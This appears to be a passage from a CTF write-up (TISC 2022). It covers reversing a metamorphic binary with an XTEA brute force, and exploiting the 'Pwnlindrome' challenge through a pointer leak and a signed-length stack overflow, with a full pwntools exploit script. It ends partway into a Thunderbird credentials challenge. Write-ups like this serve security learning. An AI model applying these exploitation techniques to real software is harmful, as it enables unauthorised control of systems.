
Luckily, I eventually noticed something strange here:



Here at the end of the block I was trying and failing to comprehend, were lots of offsets being loaded, probably for purposes of printing an error message if something went wrong. However, all of these offsets pointed to the same string, “src/metamorphic.rs”.

Was I googling the wrong thing?


Googling “rust metamorphic” turned up this (https://github.com/mmore21/dolos/tree/master/src). After taking a peek at engine.rs, I noticed a great deal of parallels between the source code and the assembly and what I was looking at.




```
const PAYLOAD_LEN: usize = 8;
const ESP_OFFSET: u8 = 4;
const ADDB: u8 = 0x00;
const ADDV: u8 = 0x01;
const OR: u8 = 0x09;
const SBB: u8 = 0x19;
const AND: u8 = 0x21;
const SUB: u8 = 0x29;
const XOR: u8 = 0x31;
const PUSH: u8 = 0x50;
const POP: u8 = 0x58;
const NOP: u8 = 0x90;
const MOV: u8 = 0xb8;
const EAX_OPERAND: u8 = 0xc0;
const ARITHMETIC_OPERANDS: [u8;7] = [ ADDV, AND, XOR, OR, SBB, SUB, ADDB ];
```

```
else if ARITHMETIC_OPERANDS.contains(&opcode)
{
    let operand = code[idx + 1]; junk!();
    // Check if operand is a valid register and it matches the register offset.
    if operand >= EAX_OPERAND && operand <= std::u8::MAX && (operand & 7) == reg_offset
    {
        return 2;
    }
}
```

Hmm…



Suddenly everything made sense. This section of the code that I didn't understand was actually an inlined function call to metamorph(). With this insight, I was able to roughly guess what the program's code was doing at a high level – it was rerolling the useless instructions within the push/pop segments and attempting to overwrite its own binary file. This roughly matches the behaviour described here: https://stackoverflow.com/questions/10113254/metamorphic-code-examples

This was confirmed when I ran the program multiple times and noted that the hash changed each time:

Next, I decided to investigate where the error was being thrown. As it turns out, the program ran into an issue here:

A call to mmap(), then a memmove() followed by "call rbx"? It looks like the program is dynamically writing code into some memory region and then jumping to it. On a hunch, I tried running the program with elevated privileges instead (admittedly, not a good idea for a CTF challenge binary). This worked for some reason, but more importantly it confirmed my theory:

I set a breakpoint here and dumped the payload in the buffer for further (manual) analysis. I will summarise the obvious findings first – this new section of code:

1. Reads up to 50 bytes of user input, and writes it to a buffer.
2. For each character in the user input, check if it's in the range 0-9a-zA-Z[\]^_`{|}. If yes, XOR it with 0x2f and update the buffer accordingly.
3. Checks whether the first 38 bytes are equal to some hardcoded value in the program. This hardcoded value turns out to be the string "TISC{th1s_1s_n0t_th3_ac7u4l_fl4g_lM40}" with every byte XOR'd with 0x2f.
4. If this check does not pass, the program immediately terminates.

I immediately tried this to see what would happen:

Unfortunately, I would have to keep at it for a bit longer. Continuing from where I left off:

5. If the string check does pass, the program constructs a 16-byte array dependent on four particular bytes in the user input buffer at hardcoded offsets (+13, +15, +40, +46). Note that

since the fake flag is 38 characters long, the first two bytes are thus fixed. We can control the other two bytes, though.

6. This byte array, along with some hardcoded values in a buffer (call this buf2) gets passed into… whatever this function is:

```
3ac:   55               push   ebp
3ad:   48               dec    eax
3ae:   89 e5            mov    ebp,esp
3b0:   89 7d fc         mov    DWORD PTR [ebp-0x4],edi
3b3:   48               dec    eax
3b4:   89 75 f0         mov    DWORD PTR [ebp-0x10],esi
3b7:   48               dec    eax
3b8:   89 55 e8         mov    DWORD PTR [ebp-0x18],edx
3bb:   48               dec    eax
3bc:   bb 89 7d dc 90   mov    ebx,0x90dc7d89
3c1:   90               nop
3c2:   90               nop
3c3:   eb 18            jmp    0x3dd
3c5:   eb f6            jmp    0x3bd
3c7:   48               dec    eax
3c8:   bb 48 8b 45 d0   mov    ebx,0xd0458b48
3cd:   8b 00            mov    eax,DWORD PTR [eax]
3cf:   eb 2a            jmp    0x3fb
3d1:   48               dec    eax
3d2:   bb 48 89 55 c8   mov    ebx,0xc8558948
3d7:   90               nop
3d8:   90               nop
3d9:   eb ee            jmp    0x3c9
```

7. The program prints the contents of buf2 and terminates.

This final function call was pretty painful to deal with, because it involved heavy use of misaligned instructions and confused the online linear disassembler that I had been using to convert the bytecode back into "readable" assembly. I was too lazy to find a better solution, so I manually stepped through this section instruction by instruction in GDB to recover the actual instructions being executed:

```
// I LOVE REVERSING BY HAND!!

rdi = 0x20
rsi = buffer+counter*8
rdx = rbp-0x160

initial contents of rbp-0x110:
63 74 78 a5 8c a6 56 7e d3 ff 7b f4 90 40 2e 42 25 7a 49 bd 65 52 1f 0b 20 d4 c3 a6 70 aa 12 0e 6a b7 6b 72 ab c7 05 19 25 93 ad 9b a1 4c 8a 10

push   rbp
mov    rbp,rsp
mov    DWORD PTR [rbp-0x4],edi
mov    QWORD PTR [rbp-0x10],rsi
mov    QWORD PTR [rbp-0x18],rdx
mov    DWORD PTR [rbp-0x24],edi
mov    QWORD PTR [rbp-0x30],rsi
mov    QWORD PTR [rbp-0x38],rdx
mov    rax,QWORD PTR [rbp-0x30]
mov    eax,DWORD PTR [rax]
mov    DWORD PTR [rbp-0x8],eax
mov    rax,QWORD PTR [rbp-0x30]
mov    eax,DWORD PTR [rax+0x4]
mov    DWORD PTR [rbp-0xc],eax
mov    DWORD PTR [rbp-0x14],0x9e3779b9  ; note: this is the key scheduling constant for TEA and its derivatives.
mov    eax,DWORD PTR [rbp-0x14]
imul   eax,DWORD PTR [rbp-0x24]
mov    DWORD PTR [rbp-0x10],eax         ; rbp-0x10 = q*DELTA
mov    DWORD PTR [rbp-0x4],0x0

a1:
mov    eax,DWORD PTR [rbp-0x4]
cmp    eax,DWORD PTR [rbp-0x24]
// jb a2, else a3
```

As can be seen in the above image, the most glaring anomaly in this function was the suspicious magic constant 0x9e3779b9, which turned out to be a key-scheduling constant in the Tiny Encryption Algorithm (TEA) and its derivatives.

A cursory inspection of the code as well as some cross-comparison with sample source codes of TEA, XTEA and XXTEA from Wikipedia eventually revealed that this mangled function was the decryption subroutine of XTEA – buf2 contained the ciphertext, and the 16-byte array that was partially dependent on our user input was used as the key.

So I wrote a simple script to try out all possible combinations of those 2 bytes. (Note that I only tried up to 127, because sign-extensions was performed at a few points in the construction of the key, and I was hoping that I could get away with being lazy and not implementing the relevant logic in my script.)

```python
from xtea import *

c = b"\x63\x74\x78\xa5\x8c\xa6\x56\x7e\xd3\xff\x7b\xf4\x90\x40\x2e\x42\x25\x7a\

def decrypt_with_bytes(b1, b2):
    k = bytes([116, b1, 0, 0, 110, 100, 0, 0, b1, 74, 0, 0, 50, b2, 0, 0])
    x = new(k, mode=MODE_ECB, endian="<")
    return x.decrypt(c)


for i in range(128):
    for j in range(128):
        p = decrypt_with_bytes(i,j)
        # I'm guessing this is the flag, so we do some simple output filtering
        if (p[0] == ord('T')):
            print(p)
```

One of the output lines was significantly shorter than the rest, because it only contained printable characters. This turned out to be the flag.

```
b'T\x13[<\x0cC\x83Z\x03`\x86\x11\xea&\x982\xb7\x86^\xcdD~
b'T|\x7f\x99\xec\x8a\xde\xa6\x9a-G\xa6\xbf\xdf\xdaV\x07O\
b"T\xde\x90?f\xfa\x8f,\xbb\xb4\x0f\x82\x98!\xfa\x1c\x9f\x
b'T\xdb\xbf,\xcc\x8fp\xab\x0eDn\x1b\x1c\xa0\x1d$\xc2\xd8\
b'T\xca\xa6rw\x0f\xbf\\\xca\xc3\xb8\xa2\x81V\xdb\x02n\xbc
b'T\xd2\xc6\xed\xd0\xf2\xbe\x99B\x03\xd5\x9cM\xbf\xe5Zm\x
b'T\xd3\xc5\x1cI[\x9b\xbf~\xfdZi\x14\xbb)\x06\x95Bd\xa4\x
b'T\x16}\x02\xd3S5S\xfc\xda1\x88\xff\x04\xe2\xc3\xfe\xf4q
b'T}\xd5\x98:}A,\x80\xb3\xbf\xb4\xc5[\x96Tr\xc3\x84=\x17\
b'T\xfb\xaaFi\x03\xec\x85\x9a\x10X\x91\xa4\xd7\xc0D\xc1\x
b'TISC{P01yM0rph15m_r3m1nd5_m3_0f_M0rb1us_7359430}'
b'T\xfd\xd6\x17Z_.\rh\xbcT\xb9\\tPd4\xa2\xd7z\xb1\xdf\xbe
b'T\n\x049p\x9d\xea\xd8\xc8iR\xd8\x90C\xec\x8b\xba\xa9\xf
b'T\xdb\x19\xaf}\xdc\x9e7\x99\x83\x91x\x07\xf2\xf26n\x00b
b'T~\xdb\xe6\xdb\x86\x8d\x1b4\x85\n\x1e\xdd\xdd\x07\xef\x
b'T+w\xf9D\x05\xc6\xb1\xcbB5\xc8k\'\x93\xf7{\xb7\x96\xc1\
```

```
amarok@ubuntu:~/tisc2022$ sudo rm morbius
```

6. Pwnlindrome [TISC{ov3rFL0w_4T_1Ts_fIn3sT}]

Get-Schwifty, 2022 edition.

```
####################################################################
#                                                                  #
#  \          /   _____        _____  _____  ___ ___  _____       #
#   \        /   |      |      |      |     | |   |   | |          #
#    \   /\   /    |_____ |      |      |     | |   |   | |_____     #
#     \ /  \ /     |      |      |      |     | |   |   | |          #
#      \/    \/      |_____ |_____ |_____ |_____| |   |   | |_____     #
####################################################################

FLOW THROUGH THE LEVELS!

####################################################################
#                             THE MENU                             #
# 1. Access level 1                                                #
# 2. Access level 2                                                #
# 3. Access level 3                                                #
# 4. Menu                                                          #
# 5. Exit                                                          #
####################################################################

Enter your option:
```

When the program initialises, two memory regions of size 0x1000 are malloc'd, and they are adjacent to each other in memory. Let's call them level1_malloc and level3_malloc.

<u>Level 1</u>

```
Welcome to level 1!
Please provide a seed: 1234
Allocation 1 - What should I allocate here? 0
Allocation 2 - What should I allocate here? 1
Allocation 3 - What should I allocate here? 23
Allocation 4 - What should I allocate here? 45
Allocation 5 - What should I allocate here?
```

The program asks for a seed, and 16 integers. The program then writes the nth integer (zero-indexed) to level1_malloc + 0xf7 + n*0x100 + (rand() % 0x100) + 1. Note that depending on the random number we obtain, the last integer might be written beyond the bounds of level1_malloc and into level3_malloc.

<u>Level 2</u>

Oh no. Not this again.

```
####################################################################
#                           LEVEL 2 MENU                           #
# 1. Add Node                                                      #
# 2. Modify Node                                                   #
# 3. Delete Node                                                   #
# 4. Read Buffer                                                   #
# 5. Menu                                                          #
# 6. Back                                                          #
####################################################################

What would you like to do?
```

This time, however, the program works quite differently. As is always, a linked list is created to store our nodes, with the head node being a fixed location in global data.

However, instead of allocating a new memory region to store the contents of each node, there is one master allocation (level2_master_alloc) of size 0x10000 which is created each time level 2 is re-entered (old ones are never freed, but this fact isn't useful). This master allocation is divided into regions, and attempting to create a new node returns a pointer into the corresponding region depending on the size of the node, as shown below:

```
[max: 20 allocations] len<16 allocated at level2_main_alloc + 0x20 + i*0x10
[max: 20 allocations] len<64                                + 0x180 + i*0x40
[max: 20 allocations] len<256                               + 0x6a0 + i*0x100
[max: 10 allocations] len<1024                              + 0x1ac0 + i*0x400
[max: 10 allocations] len<=4096                             + 0x42d0 + i*0x1000
```

The level 2 program logic contains multiple vulnerabilities, but only one is of interest. I will explain it later.

Level 3

```
Welcome to level 3!
There is actually no level 3 ...
All we want you to do is to leave a message behind :D

Input the length of your message: 30
Please type your message below.

hello there obi wan
Your message is hello there obi wan
Thanks for leaving a message behind! It will be for the next challenger :)
```

This level is only accessible if we overflow input from level 1 into level3_alloc in a certain way, which is checked at the start of the function call.

If the initial checks are passed, we are asked to input a message "to be left for the next challenger", then exits. (Note: this is not actually the case. I was mildly disappointed.)

The goal

An examination of the disassembly in level 3 reveals this:

```
028 call    __ZNSolsEPFRSoS_E ; std::ostream::operator<<(std:
028 movsx   rdx, [rbp+message_size] ; __int64
028 mov     rax, [rbp+var_18] ; contains a stack address
028 mov     rsi, rax        ; char *
028 lea     rax, _ZSt3cin   ; std::cin
028 mov     rdi, rax        ; this
028 call    __ZNSi3getEPcl  ; std::istream::get(char *,long)
```

```
.text:0000000000003E31 028 mov     rax, [rbp+s]     ; downstream from var_18 buffer
.text:0000000000003E35 028 mov     rax, [rax+10h]
.text:0000000000003E39 028 call    rax              ; hmm... this is my eip hijack
.text:0000000000003E39                              ; but i would need to defeat aslr first
.text:0000000000003E3B 028 jmp     short locret_3E3E
```

So the program reads our input into a buffer located on the stack, and if we could overflow it appropriately, we could gain control over program flow. However, in order to know what to write here, we would still need to defeat ASLR…

Part 1

The first step is to use level 2 to leak a pointer to global data. The first observation is here, in a function that takes in a node's size and returns a pointer to its offset within level2_master_alloc:

```
.text:000000000000318C
.text:000000000000318C     loc_318C:
.text:000000000000318C 058 mov     eax, cs:num_alloc_16
.text:0000000000003192 058 test    eax, eax
.text:0000000000003194 058 jnz     short loc_31B3
```

```
.text:0000000000003196 058 mov     rax, cs:level2_master_alloc
.text:000000000000319D 058 add     rax, 10h
.text:00000000000031A1 058 mov     [rbp+var_40], rax
.text:00000000000031A5 058 mov     rax, [rbp+var_40]
.text:00000000000031A9 058 lea     rdx, num_alloc_16
.text:00000000000031B0 058 mov     [rax], rdx      ; THIS IS THE KEY.
```

The first time a node of that particular bucket size is declared, the address of the variable in global data that keeps track of the number of allocations in that bucket is also written to level2_alloc. This serves no purpose for the program's normal execution, but is extremely useful for us.

But how do we actually read this information? The location of this variable is always slightly out of reach of the last possible allocation of the previous bucket size, so we make another observation:

```
.text:0000000000003715 018 lea     rax, aInputTheLength ; "Input the length (maximum: 0x1000) of t"...
.text:000000000000371C 018 mov     rsi, rax
.text:000000000000371F 018 lea     rax, _ZSt4cout  ; std::cout
.text:0000000000003726 018 mov     rdi, rax
.text:0000000000003729 018 call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_traits<char>>(std::basic_ostream<char,std::char_traits<char>> &,char const*)
.text:000000000000372E 018 call    read_int
.text:0000000000003733 018 mov     [rbp+node_size], eax ; this screws up the deletion subroutine.
.text:0000000000003733                         ; recall that nodes are allocated in the main buffer based on their size (which falls into several buckets).
.text:0000000000003733                         ; here, we can change the size of the node such that it would fall into a different bucket.
.text:0000000000003733                         ; however, when we delete the latest node, the program infers from the current size of the node which bucket it should remove from.
.text:0000000000003733                         ; if i make a small allocation (< 0x10) then modify the size to be the largest (>= 0x400), i can zero out the wrong bytes
.text:0000000000003733                         ; doesn't really get me anywhere though, since it returns 0 on error and just zeroes out the front of the allocation.
.text:0000000000003736 018 cmp     [rbp+node_size], 0
.text:000000000000373A 018 jle     short loc_3763
```

The program also provides us with the functionality to modify a node, and this includes the node's size. If we increased the size of the node buffer, we would be able to read from larger region, while the buffer itself is not relocated, even if the new size would make it fall into a different bucket.

(As noted in the comment in the above screenshot, this also messes up the "delete node" function, but it's not relevant to my method of attack.)

So I performed the following sequence of actions:

1. Create node 1 of size 1. This places it in the first bucket, at level2_alloc + 0x20.
2. Modify node 1 to have size 0x1000. It remains at level2_alloc + 0x20, but allows us to read up to 0x1000 bytes (although this terminates at the first null byte encountered). Then we fill the first 0x150 bytes of node 1 with "A".
3. Create node 2 of size 16. This places it in the second bucket, at level2_alloc + 0x180. Since this is the first allocation corresponding to the second bucket, the program moves a global data pointer into level2_alloc + 0x170.
4. Print the contents of node 1's buffer. We will obtain something like this:

```
[DEBUG] Received 0x18b bytes:
    00000000  48 65 72 65  20 63 6f 6d  65 73 20 74  68 65 20 62  |Here| com|es t|he b|
    00000010  75 66 66 65  72 21 0a 0a  61 61 61 61  61 61 61 61  |uffe|r!··|aaaa|aaaa|
    00000020  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    00000160  61 61 61 61  61 61 61 61  1c 14 0f 75  8d 55 0a 0a  |aaaa|aaaa|···
```

This address corresponds to this variable in global data:

```
.bss:000000000000841C        num_alloc_64     dd ?
.bss:000000000000841C
```

So we can calculate the base address of the executable and defeat ASLR.

<u>Part 2</u>

To exploit level 3, we must first pass the check at the start of the function. In summary, the program reads *(int*)level3_alloc, and checks whether: a) it is greater than 10 (signed comparison), b) its square is even, and c) it is a Fibonacci number.

Then we actually need to write this integer to the start of level3_alloc (as it is 0 by default due to a memset). This happens to be level1_alloc + 0xf7 + 15*0x100 + 0x18 + 1, so we need the 16th call of rand()%256 to return 0x18. I wrote a simple script to brute force some possible seeds:

```python
def to_long(n):
    n = n % 4294967296
    return n if n < 2147483648 else n-4294967296

def rand(seed, n):
    if seed == 0:
        seed = 123459876
    r = [seed]

    # Simulate the glibc rand() function

    for i in range(1,31):
        r += [(16807 * to_long(r[i-1])) % 2147483647]
        if r[i] < 0:
            r[i] += 2147483647
    for i in range(31,34):
        r += [r[i-31]]

    for i in range(34,344):
        r += [(r[i-31]+r[i-3]) % 4294967296]

    for j in range(n):
        i = len(r)
        r += [(r[i-31]+r[i-3]) % 4294967296]
    return r[-1]//2

for i in range(1000):
    if (rand(i,16) % 256 == 0x18):
        print(i)
```

Using 180 as the seed and 34 as the integer passed the check. Now let's examine the rest of level 3. First, the program asks us to provide it with a message length. This is capped at 0x28, but is a signed comparison:

```
03B54 018 lea     rax, aInputTheLength_0 ; "Input the length of your message: "
03B5B 018 mov     rsi, rax
03B5E 018 lea     rax, _ZSt4cout   ; std::cout
03B65 018 mov     rdi, rax
03B68 018 call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std:
03B6D 018 call    read_int
03B72 018 mov     [rbp+var_4], eax
03B75 018 cmp     [rbp+var_4], 28h ; '('
03B79 018 jle     short loc_3BAD  ; SIGNED COMPARISON!!!!!!
```

Then it truncates the integer to a signed short and uses that as the actual length for cin() instead:

```
03D86 028 movsx   rdx, [rbp+message_size] ; __int64
03D8B 028 mov     rax, [rbp+var_18] ; contains a stack address
03D8F 028 mov     rsi, rax          ; char *
03D92 028 lea     rax, _ZSt3cin     ; std::cin
03D99 028 mov     rdi, rax          ; this
03D9C 028 call    __ZNSi3getEPcl    ; std::istream::get(char *,long)
```

This makes it relatively easy to overflow our message into the next buffer; I used size = 0x80001000.

```
.text:0000000000003AE3
.text:0000000000003AE3     loc_3AE3:
.text:0000000000003AE3 038 mov     eax, [rbp+i]
.text:0000000000003AE6 038 movsxd  rdx, eax
.text:0000000000003AE9 038 mov     rax, [rbp+s]
.text:0000000000003AED 038 add     rax, rdx
.text:0000000000003AF0 038 movzx   eax, byte ptr [rax]
.text:0000000000003AF3 038 mov     [rbp+var_15], al ; var_15 = current byte of source string
.text:0000000000003AF6 038 mov     rax, cs:level3_alloc
.text:0000000000003AFD 038 mov     eax, [rax]
.text:0000000000003AFF 038 mov     edx, eax
.text:0000000000003B01 038 movzx   eax, [rbp+var_15]
.text:0000000000003B05 038 add     eax, edx
.text:0000000000003B07 038 mov     [rbp+var_15], al ; var_15 = cur byte + 0x22
.text:0000000000003B07                             ; (assuming i write 34 to the first dword of level3_alloc)
.text:0000000000003B0A 038 mov     rax, cs:level3_alloc
.text:0000000000003B11 038 mov     eax, [rax]
.text:0000000000003B13 038 mov     ecx, eax
.text:0000000000003B15 038 mov     eax, [rbp+i]
.text:0000000000003B18 038 movsxd  rdx, eax
.text:0000000000003B1B 038 mov     rax, [rbp+s]
.text:0000000000003B1F 038 add     rdx, rax
.text:0000000000003B22 038 mov     eax, ecx
.text:0000000000003B24 038 xor     al, [rbp+var_15]
.text:0000000000003B27 038 mov     [rdx], al
.text:0000000000003B29 038 add     [rbp+i], 1
```

Finally, near the end of the function, the function iterates through our entire message up to the first null byte, and replaces each byte x with (x + d) XOR d, where d = *(int*)level3_alloc (34, in our case). We can deal with this by simply applying the inverse transformation to our payload.

This is the whole exploit summed up:

```python
from pwn import *

context.log_level = 'debug'

p = process("pwnlindrome.elf")
#p = remote("chal010yo0os7fxmu2rhdrybsdiwsdqxgjdfuh.ctf.sg", "64421")

# PART 1: DEFEAT ASLR VIA LEVEL 2

p.sendlineafter(b"option:", b"2")

# Add node 1 (size = 1)
p.sendlineafter(b"do?", b"1")
p.sendlineafter(b"buffer:", b"1")
p.sendlineafter(b"node:", b"a")

# Modify node 1 (new size = 1024)
p.sendlineafter(b"do?", b"2")
p.sendlineafter(b"index:", b"1")
p.sendlineafter(b"buffer:", b"1024")
p.sendlineafter(b"node:", b"a"*0x150)

# Add node 2 (size = 16)
p.sendlineafter(b"do?", b"1")
p.sendlineafter(b"buffer:", b"16")
p.sendlineafter(b"node:", b"b")

# Read node 1 to leak a pointer to global data
p.sendlineafter(b"do?", b"4")
p.sendlineafter(b"index:", b"1")
p.recvline()
p.recvline()

leaked_addr = u64(p.recvline()[0x150:-1] + b"\x00\x00")
base_addr = leaked_addr-0x841c
win_addr = base_addr+0x3e40
#print(hex(leaked_addr))

p.sendlineafter(b"do?", b"6")
```

```python
# PART 2: HIJACK CONTROL FLOW VIA LEVEL 3

# Gain access to level 3 first
p.sendlineafter(b"option:", b"1")
p.sendlineafter(b"seed:", b"180")
for i in range(16):
    p.sendlineafter(b"here?", b"34")

# Actually access level 3
p.sendlineafter(b"option:", b"3")
p.sendlineafter(b"message:", b"-2147479552")

# We need to convert the payload
# For each byte x, the program replaces it with (x + 0x22) XOR 0x22 (0x22 from level 1 payload)
r = list(p64(win_addr))
for i in range(len(r)):
    r[i] = (r[i]^0x22)-0x22
    if r[i] < 0:
        r[i] += 256

payload = b"A"*0x40 + bytes(r)

p.sendlineafter(b"below.",payload)

p.interactive()
```

```
    000000c0  6e 74 65 72  20 79 6f 75  72 20 6f 70  74 69 6f 6e  │nter│ you│r op│tion│
    000000d0  3a 20                                               │: │
    000000d2
Your message is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@\xda\xc5M\x04
Thanks for leaving a message behind! It will be for the next challenger :)
TISC{ov3rFL0w_4T_1Ts_fIn3sT}
Enter your option: $
```


7. Challendar [TISC{Y0uR_D4yS_ArE_nuMb3reD_34cc2686}]

What a disaster ☹

~~I don't think I will be able to solve this one and I kind of lost motivation after seeing everyone get stuck for about a week so in the meantime I will just detail what I tried.~~


Attempt 1

We are provided with backup.zip, which appears to be an archive of someone's Mozilla Thunderbird profile. In particular, logins.json contains some interesting information:





```
{
  "nextId": 3,
  "logins": [
    {
      "id": 2,
      "hostname": "http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179",
      "httpRealm": "Radicale - Password Required",
      "formSubmitURL": null,
      "usernameField": "",
